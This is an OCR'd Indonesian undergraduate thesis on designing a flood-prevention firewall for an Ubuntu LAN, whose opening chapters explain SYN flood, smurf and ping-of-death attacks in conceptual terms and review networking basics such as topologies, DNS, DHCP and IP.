SKRIPSI

RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN LOCAL AREA NETWORK (LAN) BERBASIS UBUNTU

Disusun Oleh

HILDA YULIATI

07. 12. 576

JURUSAN TEKNIK ELEKTRO S-1

KONSENTRASI TEKNIK KOMPUTER DAN INFORMATIKA

FAKULTAS TEKNOLOGI INDUSTRI

INSTITUT TEKNOLOGI NASIONAL MALANG

2012

[illegible]

LEMBAR PERSETUJUAN

RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN LOCAL AREA NETWORK (LAN) BERBASIS UBUNTU

SKRIPSI

Disusun dan Diajukan Sebagai Salah Satu Syarat Untuk Memperoleh Gelar Sarjana Teknik

Disusun oleh :

HILDA YULIATI

07. 12. 576

Mengetahui,

Ketua Jurusan Teknik Elektro S-1

Ir. Yusuf Ismail Nakhoda, MT

NIP.Y.1018800189

Diperiksa dan Disetujui

Dosen Pembimbing I	Dosen Pembimbing II
Dr.Eng, Aryuanto ST,MT	**Bima Aulia Firmandani, ST**
NIP. P.1030800417	

JURUSAN TEKNIK ELEKTRO S-1
KONSENTRASI TEKNIK KOMPUTER DAN INFORMATIKA
FAKULTAS TEKNOLOGI INDUSTRI
INSTITUT TEKNOLOGI NASIONAL MALANG
2012

RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN KOMPUTER LOCAL AREA NETWORK (LAN) BERBASIS UBUNTU

Hilda Yuliati
(07.12.576)

Jurusan Teknik Elektro S-1, Konsentrasi T.Komputer dan Informatika
Fakultas Teknologi Industri, Institut Teknologi Nasional Malang
Jln. Raya Karanglo Km 2 Malang
hildayuliati@gmail.com

Dosen Pembimbing : **1. Dr.Eng, Aryuanto Soetedjo ST,MT**
2. Bima Aulia Firmandani,ST

Abstraksi

Suatu serangan ke dalam server jaringan komputer dapat terjadi kapan saja. Baik pada saat administrator sedang kerja ataupun tidak. Dengan demikian dibutuhkan sistem pertahanan didalam server itu sendiri yang bisa menganalisa langsung apakah setiap paket yang masuk tersebut adalah data yang diharapkan ataupun data yang tidak diharapkan. Kalau paket tersebut merupakan data yang tidak diharapkan, diusahakan agar komputer bisa mengambil tindakan yaitu dengan mengeblok IP asal paket tersebut.

Pemodelan suatu sistem yang digunakan untuk mengatasi flooding data pada suatu jaringan. Sistem didesain dengan jalan membuat suatu firewall yang aktif yang bisa mendefinisikan setiap data yang masuk kedalam server, apakah data yang datang itu merupakan sebuah data flood atau data yang diperlukan oleh user.

Kata Kunci : Data flooding, jaringan komputer, TCP Syn flood.

KATA PENGANTAR

Puji syukur kehadirat Tuhan Yang Maha Esa, yang telah memberikan berkat-Nya, sehingga penulis dapat menyelesaikan laporan Skripsi ini dengan baik dan lancar.

Laporan Skripsi ini merupakan salah satu persyaratan akademik dalam menyelesaikan program Strata 1 Jurusan Teknik Elektro, Konsentrasi Komputer & Informatika, Institut Teknologi Nasional Malang. Adapun judul laporan Skripsi ini adalah:

RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN LOCAL AREA NETWORK (LAN) BERBASIS UBUNTU

Selanjutnya pada kesempatan ini penulis juga menyampaikan rasa terima kasih yang sebesar-besarnya kepada pihak–pihak yang telah banyak membantu penulis selama penyusunan tugas akhir, diantaranya :

1. Kedua Orang Tua Dan Saudara-saudara Saya, Yang selalu Mendukung dan Mendoakan saya.
2. Bapak Ir. Yusuf Ismail Nahkoda, MT selaku Ketua Jurusan Teknik Elektro S-1 ITN Malang.
3. Bapak Dr. Eng Aryuanto Soetedjo, ST, MT selaku Sekertaris Jurusan Teknik Elektro S-1 ITN Malang dan sebagai Dosen Pembimbing 1.
4. Bapak Bima Aulia Firmandani,ST selaku Dosen Pembimbing II
5. Bapak Ahmad Faisol, selaku Dosen Wali.
6. Seluruh dosen dan pegawai ITN Kampus 2 Malang, yang saya tidak Bisa Sebutkan Namanya Satu Persatu.
7. Temen-temen di Komisariat Al-kindi ITN Malang.
8. Temen-temen di HMI ITN Malang.
9. Temen-temen di NOC dan Teknik Elektro yang banyak membantu dalam proses penyelesaian Skripsi ini.
10. Teman-Teman Kost Asnan yang banyak Mendukung Saya.
11. Semua pihak yang telah membantu penulis dalam menyelesaikan skripsi ini yang tidak bisa penulis sebutkan satu persatu.

Penulis berharap agar buku laporan Skripsi ini dapat memberikan banyak manfaat bagi semua pihak yang membutuhkan, khususnya bagi rekan-rekan mahasiswa. Penulis menyadari bahwa dalam penyusunan laporan ini masih banyak kekurangan, oleh karena itu mohon maaf apabila dalam buku ini terdapat hal-hal yang kurang berkenan dihati para pembaca.

Penulis juga mengharap koreksi, kritik serta saran-saran yang bermanfaat demi kesempurnaan buku Laporan Skripsi ini.

Malang, Maret 2012

Penulis

DAFTAR ISI

DAFTAR GAMBAR

DAFTAR TABEL

BAB 1

PENDAHULUAN

1.1 LATAR BELAKANG

Sudah banyaknya perusahaan yang menggunakan komputer sebagai sarana untuk membantu dalam melaksanakan aktifitas rutin perusahaan dan aktifitas rutin lainnya. Dalam hal ini tidak hanya perusahaan yang bergerak di bidang telekomunikasi saja yang menggunakan komputer, tetapi juga perusahaan lain yang tidak bergerak di bidang tersebut. Kecenderungan penggunaan komputer ini disebabkan oleh dengan adanya jaringan komputer yang didukung dengan kemudahan yang akan didapatkan dalam hal komunikasi dan transfer data. Kenyataan ini bisa kita lihat pada bidang perbankan. Sistem komunikasi data sangat berguna membantu perusahaan tersebut untuk melayani para nasabahnya, juga dalam bidang marketing suatu barang hasil industri suatu perusahaan. Kemudahan dan kepraktisan merupakan kunci dari mengapa dipilihnya jaringan komputer ini[4].

Tetapi disamping keuntungan yang banyak tersebut, jaringan komputer juga menyimpan banyak kekurangan yang sangat mengkhawatirkan bagi para penggunanya. Salah satu yang sangat menjadi kendala adalah dalam bidang keamanan. Banyak kasus yang membuktikan bahwa perusahaan yang tersambung di jaringan komputer sering kali mendapatkan gangguan baik dalam data yang dimiliki maupun peralatannya. Kerugian yang diderita akan hal ini bisa dibilang tidak kecil. Kasus pencurian atau manipulasi data perusahaan saja dapat mencapai kerugian sampai jutaan dollar amerika. Belum lagi kerusakan peralatan yang digunakan oleh perusahaan tersebut, yang bisa dibilang tidak murah.

Dalam faktor keamanan ini biasanya perusahaan menempatkan administrator untuk menjaga. Tetapi fungsi administrator tentunya akan terbatas waktunya, saat jam kerja. Meskipun di jam kerja pun kadang kala karena terlalu banyaknya aliran data tentunya administrator tentunya akan kesulitan menganalisa apakah data yang diterima oleh server adalah data yang diharapkan atau data yang

tidak diharapkan. Sedangkan suatu serangan ke sistem keamanan bisa terjadi kapan saja. Baik pada saat administrator sedang kerja atupun tengah malam dimana tidak ada yang menjaga server tersebut. Dengan demikian dibutuhkan sistem pertahanan didalam server itu sendiri yang bisa menganalisa langsung apakah setiap paket yang masuk tersebut adalah data yang diharapkan ataupun data yang tidak diharapkan. Kalau paket tersebut merupakan data yang tidak diharapkan, diusahakan agar komputer bisa mengambil tindakan untuk mengantisipasi agar serangan yang terjadi tidak menimbulkan kerugian yang besar. Akan lebih baik kalau server bisa mengantisipasinya langsung, sehingga kerugian bisa mendekati nol atau tidak ada sama sekali[5].

Salah satu serangan yang menimbulkan efek parah pada server adalah TCP Syn flood. Paket-paket SYN adalah salah satu jenis paket dalam protokol Transmission Control Protocol yang dapat digunakan untuk membuat koneksi antara dua host dan dikirimkan oleh host yang hendak membuat koneksi, sebagai langkah pertama pembuatan koneksi dalam proses *"TCP Three-way Handshake"*.

Dalam sebuah serangan SYN Flooding, si penyerang akan mengirimkan paket-paket SYN ke dalam port-port yang sedang berada dalam keadaan "Listening" yang berada dalam host target. Normalnya, paket-paket SYN yang dikirimkan berisi alamat sumber yang menunjukkan sistem aktual, tetapi paket-paket SYN dalam serangan ini didesain sedemikian rupa, sehingga paket-paket tersebut memiliki alamat sumber yang tidak menunjukkan sistem aktual.

Ketika target menerima paket SYN yang telah dimodifikasi tersebut, target akan merespons dengan sebuah paket SYN/ACK yang ditujukan kepada alamat yang tercantum di dalam SYN Packet yang ia terima (yang berarti sistem tersebut tidak ada secara aktual), dan kemudian akan menunggu paket *Acknowledgment* (ACK) sebagai balasan untuk melengkapi proses pembuatan koneksi. Tetapi, karena alamat sumber dalam paket SYN yang dikirimkan oleh penyerang tidaklah valid, paket ACK tidak akan pernah datang ke target, dan port yang menjadi target serangan akan menunggu hingga waktu pembuatan koneksi "kadaluwarsa" atau *timed-out*. Jika sebuah port yang *listening* tersebut menerima banyak paket-paket SYN, maka port tersebut akan meresponsnya dengan paket

SYN/ACK sesuai dengan jumlah paket SYN yang ia dapat menampungnya di dalam *buffer* yang dialokasikan oleh sistem operasi[6].

1.2 RUMUSAN MASALAH

Berdasarkan latar belakang diatas, telah diambil permasalahan yang akan dibahas yaitu Bagaimana mencegah flooding data pada jaringan komputer Local Area Network (LAN)?

1.3 TUJUAN PENELITIAN

Tujuan penulisan Tugas Akhir ini adalah untuk merancang sistem pencegahan data flooding yang dapat diandalkan.

1.4 BATASAN MASALAH

Agar permasalahan mengarah sesuai dengan tujuan yang diharapkan, maka pembahasan dibatasi oleh hal-hal sebagai berikut :

1. Melakukan perancangan sistem pencegahan data flooding.
2. Menangani ping of death, smurf attack dan syn flooding.
3. Menggunakan maksimal 5 client.
4. Aplikasi hanya dipergunakan pada Linux/ Ubuntu
5. Aplikasi kontrol hanya digunakan pada jaringan (Local Area Network) LAN.

1.5 METODE PENELITIAN

Adapun metode penelitian yang digunakan adalah sebagai berikut:

1. Studi literatur

   Pengumpulan data yang dilakukan dengan mencari bahan-bahan kepustakaan dan referensi dari berbagai sumber sebagai landasan teori

yang ada hubunganya dengan permasalahan yang dijadikan objek penelitian.

2. Analisa Kebutuhan Sistem

   Data dan informasi yang telah diperoleh akan dianalisa agar didapatkan kerangka global yang bertujuan untuk mendefinisikan kebutuhan sistem di mana nantinya akan digunakan sebagai acuan perancangan sistem.

3. Perancangan dan Implementasi

   Berdasarkan data dan informasi yang telah diperoleh serta analisa kebutuhan untuk membangun sistem ini, akan dibuat rancangan kerangka global yang menggambarkan mekanisme dari sistem yang akan dibuat dan diimplementasikan kedalam system.

4. Eksperimen dan Evaluasi

   Pada tahap ini, sistem yang telah selesai dibuat akan diuji coba, yaitu pengujian berdasarkan fungsionalitas program, dan akan dilakukan koreksi dan penyempurnaan program jika diperlukan.

1.6 Sistematika Penulisan

Untuk mempermudah dan memahami pembahasan penulisan skripsi ini, maka sistematika penulisan disusun sebagai berikut :

Bab I : Pendahuluan

Berisi Latar Belakang, Rumusan Masalah, Tujuan Penelitian, Pembatasan Permasalahan, Metode Penelitian dan Sistematika Penulisan.

Bab II: Tinjauan Pustaka

Berisi tentang landasan teori mengenai permasalahan yang berhubungan dengan penelitian yang dilakukan.

Bab III: Perancangan dan Analisa Sistem

Dalam bab ini berisi mengenai analisa kebutuhan sistem baik software maupun hardware yang diperlukan untuk membuat kerangka global yang menggambarkan mekanisme dari sistem yang akan dibuat. .

Bab IV: Pembuatan dan Pengujian Sistem

Berisi tentang implementasi dari perancangan sistem yang telah dibuat serta pegujian terhadap sistem tersebut.

Bab V : Penutup

Merupakan bab terakhir yang memuat intisari dari hasil pembahasan yang berisikan kesimpulan dan saran yang dapat digunakan sebagai pertimbangan untuk pengembangan penulisan selanjutnya.

BAB II

TINJAUAN PUSTAKA

Dalam pembuatan Desain Sistem Pencegahan Data Flooding Berbasis Ubuntu, mengacu pada beberapa dasar teori yang mendukung sistem kerja dari desain tersebut, adapun dasar teori dalam perancangan aplikasi ini adalah sebagai berikut.

2.1. Pengertian Flooding Data[12]

Flood atau *Flooding* merupakan pengiriman data yang berlebihan baik dari besar paket maupun jumlah paket kedalam suatu jaringan dan umumnya merupakan data yang tidak berguna.

Suatu serangan ke dalam server jaringan komputer dapat terjadi kapan saja. Baik pada saat administrator sedang kerja ataupun tidak. Dengan demikian dibutuhkan sistem pertahanan didalam server itu sendiri yang bisa menganalisa langsung apakah setiap paket yang masuk tersebut adalah data yang diharapkan ataupun data yang tidak diharapkan. Kalau paket tersebut merupakan data yang tidak diharapkan, diusahakan agar komputer bisa mengambil tindakan yaitu dengan mengeblok Internet Protokol (IP) asal paket tersebut.

Pemodelan suatu sistem yang digunakan untuk mengatasi flooding data pada suatu jaringan. Sistem didesain dengan jalan membuat suatu firewall yang aktif yang bisa mendefinisikan setiap data yang masuk kedalam server, apakah data yang datang itu merupakan sebuah data flood atau data yang diperlukan oleh user.

Dalam faktor keamanan ini biasanya perusahaan menempatkan administrator untuk menjaga. Tetapi fungsi administrator tentunya akan terbatas waktunya, saat jam kerja. Meskipun di jam kerja pun kadang kala karena terlalu banyaknya aliran data tentunya administrator tentunya akan kesulitan menganalisa apakah data yang diterima oleh server adalah data yang diharapkan atau data yang tidak diharapkan. Sedangkan suatu serangan ke sistem keamanan bisa terjadi kapan saja. Baik pada saat administrator sedang kerja atupun tengah malam dimana tidak ada yang menjaga server tersebut.

Dengan demikian dibutuhkan sistem pertahanan didalam server itu sendiri yang bisa menganalisa langsung apakah setiap paket yang masuk tersebut adalah data yang diharapkan ataupun data yang tidak diharapkan. Kalau paket tersebut merupakan data yang tidak diharapkan, diusahakan agar komputer bisa mengambil tindakan untuk mengantisipasi agar serangan yang terjadi tidak menimbulkan kerugian yang besar. Akan lebih baik kalau server bisa mengantisipasinya langsung, sehingga kerugian bisa mendekati nol atau tidak ada sama sekali.

Adapun macam-macam Flooding yang dipergunakan dalam tugas akhir ini adalah sebagai berikut :

2.1.1 Pingof Death

Pengiriman paket echo *request Internet Control Message Protocol* (ICMP) ke dalam suatu jaringan secara berlebihan. Pengiriman paket ini dapat mengakibatkan sistem *crash, hung* ataupun *reboot.*

2.1.2 Smurf Attack

Hampir sama dengan ping of death tetapi untuk smurf attack paket *Control Message Protocol* (ICMP) tidak dikirim secara langsung kekorban, melainkan melalui perantara. Pada awalnya dikirim sebuah paket *Control Message Protocol* (ICMP) *echo request* ke sebuah host lain, paket ini bertujuan agar host tersebut mengirimkan paket *Control Message Protocol* (ICMP) Ping secara terus menerus kekorban terakhirnya.

2.1.3 Syn Flooding[7]

Hubungan TCP dimulai dengan mengirimkan paket SYN-TCP ke host yang dituju, pengiriman paket syn adalah merupakan pembuka untuk membuka jalur koneksi antara dua host melalui protocol TCP. Apabila hubungan tersebut disetujui host tujuannya akan mengirimkan paket SYN-ACK sebagai tanda bahwa jalur sudah terbentuk dan bagian terakhir adalah pengiriman paket ACK dari host awal ke host tujuan sebagai konfirmasi. Sedangkan flood SYN terjadi bila suatu host hanya mengirimkan paket SYN TCP saja secara kontinyu tanpa mengirimkan

paket ACK sebagai konfirmasinya. Hal ini akan menyebabkan host tujuannya akan terus menunggu paket tersebut dengan menyimpannya kedalam backlog. Meskipun besar paket kecil, tetapi apabila pengiriman syn tersebut terus menerus akan memperbesar backlog. Hal ini terjadi apabila backlog sudah bisa akan mengakibatkan host tujuannya akan otomatis menolak semua paket syn yang datang, sehinga host tersebut tidak bisa dikoneksi oleh host-host yang lain.


Dalam proses pengiriman data yang melalui TCP, proses data yang terjadi dapat dilihat seperti pada gambar 2.1 dibawah ini :

Gambar 2.1 Proses Data TCP

Salah satu serangan yang menimbulkan efek parah pada server adalah TCP Syn flood. Paket-paket SYN adalah salah satu jenis paket dalam protokol Transmission Control Protocol yang dapat digunakan untuk membuat koneksi antara dua host dan dikirimkan oleh host yang hendak membuat koneksi, sebagai langkah pertama pembuatan koneksi dalam proses "TCP Three-way Handshake".

Dalam sebuah serangan SYN Flooding, si penyerang akan mengirimkan paket-paket SYN ke dalam port-port yang sedang berada dalam keadaan "Listening" yang berada dalam host target. Normalnya, paket-paket SYN yang dikirimkan berisi alamat sumber yang menunjukkan sistem aktual, tetapi paket-paket SYN dalam serangan ini didesain sedemikian rupa, sehingga paket-paket tersebut memiliki alamat sumber yang tidak menunjukkan sistem aktual.

Ketika target menerima paket SYN yang telah dimodifikasi tersebut, target akan merespons dengan sebuah paket SYN/ACK yang ditujukan kepada alamat yang tercantum di dalam SYN Packet yang ia terima (yang berarti sistem tersebut tidak ada secara aktual), dan kemudian akan menunggu paket Acknowledgment (ACK) sebagai balasan untuk melengkapi proses pembuatan koneksi. Tetapi, karena alamat sumber dalam paket SYN yang dikirimkan oleh penyerang tidaklah valid, paket ACK tidak akan pernah datang ke target, dan port yang menjadi target serangan akan menunggu hingga waktu pembuatan koneksi "kadaluwarsa" atau timed-out. Jika sebuah port yang listening tersebut menerima banyak paket-paket SYN, maka port tersebut akan meresponsnya dengan paket SYN/ACK sesuai dengan jumlah paket SYN yang ia dapat menampungnya di dalam buffer yang dialokasikan oleh sistem operasi. Dapat dilihat pada gambar 2.2 dibawah ini:



Gambar 2.2 Proses Data TCP

2.2 Jaringan Komputer[13]

Kebutuhan akan adanya suatu jaringan informasi meningkat dengan pesat. Kebutuhan kita akan informasi bertambah besar. Bagi sebagian masyarakat,

informasi telah menjadi barang kebutuhan primer, dan hal tersebut berkaitan erat dengan perkembangan dunia jaringan komputer.

Sebelum era penggunaan jaringan komputer, penggunaan komputer sangat terbatas untuk mesin-mesin standalone yang terpisah dan independent antara satu dengan yang lainnya. Tetapi setelah memasuki era penggunaan jaringan, kumpulan komputer-komputer standalone tersebut dihubungkan satu dengan yang lainnya dan menjadi suatu jaringan sehingga seluruh informasi dari masing-masing komputer dapat dikorelasikan. Beberapa tujuan dari penggunaan jaringan :

2.2.1 Resources sharing,

Bertujuan agar seluruh program, peralatan (hardware) ataupun data dapat diakses oleh setiap orang yang berada dalam jaringan tanpa dipengaruhi lokasi pemakai atau resources. Sehingga dapat diringkas bahwa tujuan dari resources sharing ini adalah untuk menghilangkan kendala jarak[3].

2.2.2 Reliabilitas atau keandalan yang tinggi.


Bila suatu proses dijalankan oleh 2 atau lebih CPU maka dapat dimungkinakan proses tersebut akan lebih memiliki keandalan walaupun tiba-tiba ditengah proses salah satu CPU down.

2.2.3 Biaya, karena kinerja dari PC (Personal Komputer) lebih baik dibandingkan main frame.

Hal ini menyebabkan para perancang sistem membangun suatu sistem dengan model server-client; dalam suatu sistem terdapat komputer-komputer yang bertindak sebagai client. agar host tersebut mengirimkan paket ICMP PING secara terus menerus ke korban terakhirnya.

2.3 Topologi-topologi jaringannya yang dapat dipergunakan antara lain:

2.3.1 Bus



Gambar 2.3 Topologi Bus

Topologi bus ini merupakan topologi yang banyak digunakan di awal penggunaan jaringan komputer karena topologi yang paling sederhana dibandingkan dengan topologi lainnya. Jika komputer dihubungkan antara satu dengan lainnya dengan membentuk seperti barisan melalui satu single kabel maka sudah bisa disebut menggunakan topologi bus.


Dalam topologi ini dalam satu saat, hanya satu komputer yang dapat mengirimkan data yang berupa sinyal elektronik ke semua komputer dalam jaringan tersebut dan hanya akan diterima oleh komputer yang dituju. Karena hanya satu komputer saja yang dapat mengirimkan data dalam satu saat maka jumlah komputer sangat berpengaruh dalam unjuk kerja karena semakin banyak jumlah komputer, semakin banyak komputer akan menunggu giliran untuk bisa mengirim data dan efeknya unjuk kerja jaringan akan menjadi lambat. Sinyal yang dikirimkan oleh satu komputer akan dikirim ke seluruh jaringan dari ujung satu sampai ujung lainnya[2].

Jika sinyal diperbolehkan untuk terus menerus tanpa bisa di interrupt atau dihentikan dalam arti jika sinyal sudah sampai di ujung maka dia akan berbalik arah, hal ini akan mencegah komputer lain untuk bisa mengirim data, karena untuk bisa mengirim data jaringan bus mesti bebas dari sinyal-sinyal. Untuk mencegah sinyal bisa terus menerus aktif *(bouncing)* diperlukana adanya terminator, di mana ujung dari kabel yang menghubungkan komputer-komputer tersebut harus *di-terminate* untuk menghentikan sinyal dari *bouncing* (berbalik) dan menyerap *(absorb)* sinyal bebas sehingga membersihkan kabel tersebut dari sinyal-sinyal bebas dan komputer lain bisa mengirim data.

Dalam topologi bus ada satu kelemahan yang sangat menganggu kerja dari semua komputer yaitu jika terjadi masalah dengan kabel dalam satu komputer (ingat

topologi bus menggunakan satu kabel menghubungkan komputer) misalnya kabel putus maka semua jaringan komputer akan terganggu dan tidak bisa berkomunikasi antar satu dengan lainnya atau istilahnya 'down'. Begitu pula jika salah satu ujung tidak diterminasi, sinyal akan berbalik *(bounce)* dan seluruh jaringan akan terpengaruh meskipun masing-masing komputer masih dapat berdiri sendiri *(stand alone)* tetapi tidak dapat berkomunikasi satu sama lain.

2.3.2 Star




Gambar 2.4 Topologi Star

Topologi ini paling banyak digunakan dalam jaringan komputer saat ini. Untuk jenis star ini semua komputer dihubungkan ke satu alat yang dinamakan hub. Semua komputer saling berkirim data berupa sinyal elektronik melalui hub ini. Topologi ini awalnya digunakan dalam sistem mainframe. Jaringan star memberikan manajemen sumber daya *(resource)* secara sentral, namun dibandingkan dengan jenis bus, star ini memerlukan lebih banyak kabel karena tiap komputer dihubungkan ke hub, semakin banyak jumlah komputer yang akan dihubungkan ke jaringan maka semakin banyak pula kabel dan port yang ada di hub.

Kelemahan dari star ini juga adalah jika terjadi masalah dengan hub maka seluruh aktivitas jaringan akan ikut terganggu. Namun jika salah satu kabel terputus yang menghubungkan komputer dengan hub, maka yang mengalami

masalah hanyalah pada komputer tersebut saja, komputer lain tetap dapat saling berkirim data (bandingkan dengan bentuk bus di atas).

2.3.3 Ring



Gambar 2.5 Topologi Ring

Topologi ring menghubungkan komputer dalam satu bentuk lingkaran kabel. Sinyal yang dikirim akan berkeliling dalam satu arah dan melalui tiap komputer. Tiap komputer dalam topologi ring ini akan berfungsi juga sebagai *repeater* (penguat sinyal) dan mengirimkan sinyal ke komputer di sebelahnya. Karena tiap sinyal melalui tiap komputer, maka jika satu komputer mengalami masalah dapat berpengaruh ke seluruh jaringan.

2.4 Jaringan Local Area Network (LAN)

Jaringan Local Area Network (LAN) merupakan jaringan computer yang mencakup wilayah kecil, atau komputer yang terhubung berada pada tempat yang berdekatan secara gografis (misalkan satu gedung).

Dari definisi diatas dapat diketahui bahwa sebuah jaringan Local Area Network (LAN) dibatasioleh lokasi secara fisik. Adapaun penggunaan LAN itu sendiri mengakibatkan semua komputer yang terhubung dalam jaringan dapat bertukar data atau dengan kata lain berhubungan. Dengan adanya komputer yang saling berhubungan atau bekerjasama makin berkembangang dari hanya pertukaran data hingga penggunaan peralatan secara bersama.

Adapaun karakteristik Jaringan Local Area Network (LAN) sebagai berikut:

1. Mempunyai pesat data yang lebih tinggi
2. Meliputi wilayah geografi yang lebih sempit
3. Tidak membutuhkan jalur telekomunikasi yang disewa dari operator telekomunikasi

2.5 *Domain Name Server* (DNS)

DNS adalah kependekan dari *Domain Name Server*. DNS merupakan *service* yang memetakan nama host ke IP address atau sebaliknya sehingga orang tidak perlu mengingat IP tetapi tinggal menggunkan nama saja. Sejarahnya pengaturan nomor IP dan nama host diatur secara tersentral oleh IANA 1 http://www.iana.org yang dimotori oleh Jon Postel (http://www.postel.org). Pada awalnya, Daftar tabel sentral di *download* secara berkala. Sistem label sentral ini hanya bisa dgunakan untuk jumlah mesin yang tidak terlalu banyak. Perkembangan Internet yang semakin cepat mengakibatkan jumlah host semakin bertambah banyak sehingga membuat tabel tersentral menjadi sangat besar dan susah untuk dikelola. Oleh karena itu, dikembangkanlah tabel yang bersifat terdistribusi. Dengan pendistribusian ini, masing - masing organisasi bertanggung jawab atas database yang berisi informasi mengenai jaringannya sendiri. Misalnya DNS server ITN hanya bertanggung jawab atas *domain* itn.ac.id. Informasi yang disimpan dalam DNS server berupa alamat IP dan namahost. Oleh karena itu, format penamaan *host* harus konsisten untuk semua host. Format penamaan *host* di internet dibuat membentuk hierarki. Skema hierarki tersebut membentuk *tree*. Satu titik atau *node* membentuk *tree* memiliki beberapa *subnode*, dan setiap subnode membentuk beberapa *tree* yang memiliki beberapa *subnode*. Setiap *node* memiliki label yang disebut domain. Domain ini bisa berupa namahost, *subdomain*, atau *top level domain*. Setiap jaringan yang terhubung dengan Internet di pastikan memiliki nama domain (*domain name*) yang di asosiasikan dengannya. Ini di gunakan untuk meyakinkan email atau trafik lainnya – dapat tersampaikan ke alamat yang tepat.

2.6 Dynamic Configurasi Protokol (DHCP)

Dynamic Configurasi Protokol (DHCP) adalah layanan yang secara otomatis memberikan nomor IP kepada komputer yang memintanya. Komputer yang memberikan nomor IP disebut sebagai DHCP server, sedangkan komputer yang meminta nomor IP disebut sebagai DHCP Client. Dengan demikian administrator tidak perlu lagi harus memberikan nomor IP secara manual pada saat konfigurasi TCP/IP, tapi cukup dengan memberikan referensi kepada DHCP Server.

Pada saat kedua DHCP client dihidupkan , maka komputer tersebut melakukan request ke DHCP-Server untuk mendapatkan nomor IP. DHCP menjawab dengan memberikan nomor IP yang ada di database DHCP. DHCP Server setelah memberikan nomor IP, maka server meminjamkan (lease) nomor IP yang ada ke DHCP-Client dan mencoret nomor IP tersebut dari daftar pool. Nomor IP diberikan bersama dengan subnet mask dan default gateway. Jika tidak ada lagi nomor IP yang dapat diberikan, maka client tidak dapat menginisialisasi TCP/IP, dengan sendirinya tidak dapat tersambung pada jaringan tersebut[9].

Setelah periode waktu tertentu, maka pemakaian DHCP Client tersebut dinyatakan selesaidan client tidak memperbaharui permintaan kembali, maka nomor IP tersebut dikembalikan kepada DHCP Server, dan server dapat memberikan nomor IP tersebut kepada Client yang membutuhkan. Lama periode ini dapat ditentukan dalam menit, jam, bulan atau selamanya. Jangka waktu disebut *lease period.*

2.7 Internet Protokol (IP) [2]

Internet Protokol (IP) adalah layer jaringan dalam ARPANET, merupakan inti dari TCP/IP dan merupakan protokol terpenting dalam internet layer. IP menyediakan pelayanan pengiriman paket elementer dimana jaringan TCP/IP dibangun. IP dikenalkan sejak tahun 1980-an dan telah diterapkan sejak itu. Banyak jaringan telah mengadopsinya, yang pada akhirnya IP dikombinasikan dengan protocol tansport, yaitu TCP.

TCP akan mengirim setiap datagram ke IP dan meminta IP untuk mengirimkannya ke tujuan(tentu saja dg cara mengirimkan IP alamat tujuan). Inilah tugas IP sebenarnya. IP tidak peduli apa isi dari datagram, atau isi dari TCP header. Tugas IP sangat sederhana, yaitu hanya mengantarkan datagram tersebut sampai tujuan (lihat bahasan sebelumnya). Jika IP melewati suatu gateway, maka ia kemudian akan menambahkan header miliknya. Hal yang penting dari header ini adalah "source address" dan "Destination address", "protocol number" dan "checksum". "source address" adalah alamat asal datagram. "Destination address" adalah alamat tujuan datagram (ini penting agar gateway mengetahui ke mana datagram akan pergi). "Protocol number" meminta IP tujuan untuk mengirim datagram ke TCP. Karena meskipun jalannya IP menggunakan TCP, tetapi ada juga protokol tertentu yang dapat menggunakan IP, jadi kita harus memastikan IP menggunakan protokol apa untuk mengirim datagram tersebut. Akhirnya, "checksum" akan meminta IP tujuan untuk meyakinkan bahwa header tidak mengalami kerusakan. Yang perlu dicatat yaitu bahwa TCP dan IP menggunakan checksum yang berbeda.

Internet protocol menggunakan IP-address sebagai identitas. IP (Internet Protocol Address) adalah deretan angka biner antar 32-bit sampai 128-bit yang dipakai sebagai alamat identifikasi untuk tiap komputer host dalam jaringan Internet. Pengiriman data akan dibungkus dalam paket dengan label berupa IP-address si pengirim dan IP-address penerima.

Apabila IP penerima melihat pengiriman paket tersebut dengan identitas IP-address yang sesuai, maka datagram tersebut akan diambil dan disalurkan ke TCP melalui port, dimana aplikasi menunggunya.

IP address terbagi dua (2) bagian, yaitu :

- Network ID (identitas Jaringan)
- HOST ID (Identitas Komputer)

